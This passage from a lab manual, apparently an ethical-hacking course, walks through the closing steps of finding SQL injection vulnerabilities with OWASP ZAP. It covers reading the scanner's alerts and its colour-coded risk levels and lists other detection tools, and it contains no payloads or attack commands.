
8. Now, expand the SQL Injection vulnerability node under the Alerts tab.




9. Click on the discovered SQL Injection vulnerability and further click on the vulnerable URL.
10. You can observe the information such as Risk, Confidence, Parameter, Attack, etc., regarding the discovered SQL Injection vulnerability in the lower right-bottom, as shown in the screenshot.

The risks associated with the vulnerability are categorized according to severity of risk as Low, Medium, High, and Informational alerts. Each level of risk is represented by a different flag color:

- Red Flag: High risk
- Orange Flag: Medium risk
- Yellow Flag: Low risk
- Blue Flag: Provides details about information disclosure vulnerabilities



11. Similarly, expand any other vulnerability (here, SQL Injection-MsSQL) node under the Alerts tab and further click on the vulnerable URLs.



12. This concludes the demonstration of how to detect SQL injection vulnerabilities using OWASP ZAP.

13. Close all open windows and document all the acquired information.

14. You can also use other SQL injection detection tools such as Damn Small SQLi Scanner (DSSS) (<https://github.com>), Snort (<https://snort.org>), Burp Suite (<https://www.portswigger.net>), HCL AppScan (<https://www.hcl-software.com>) etc. to detect SQL injection vulnerabilities.

Jai Bhattachary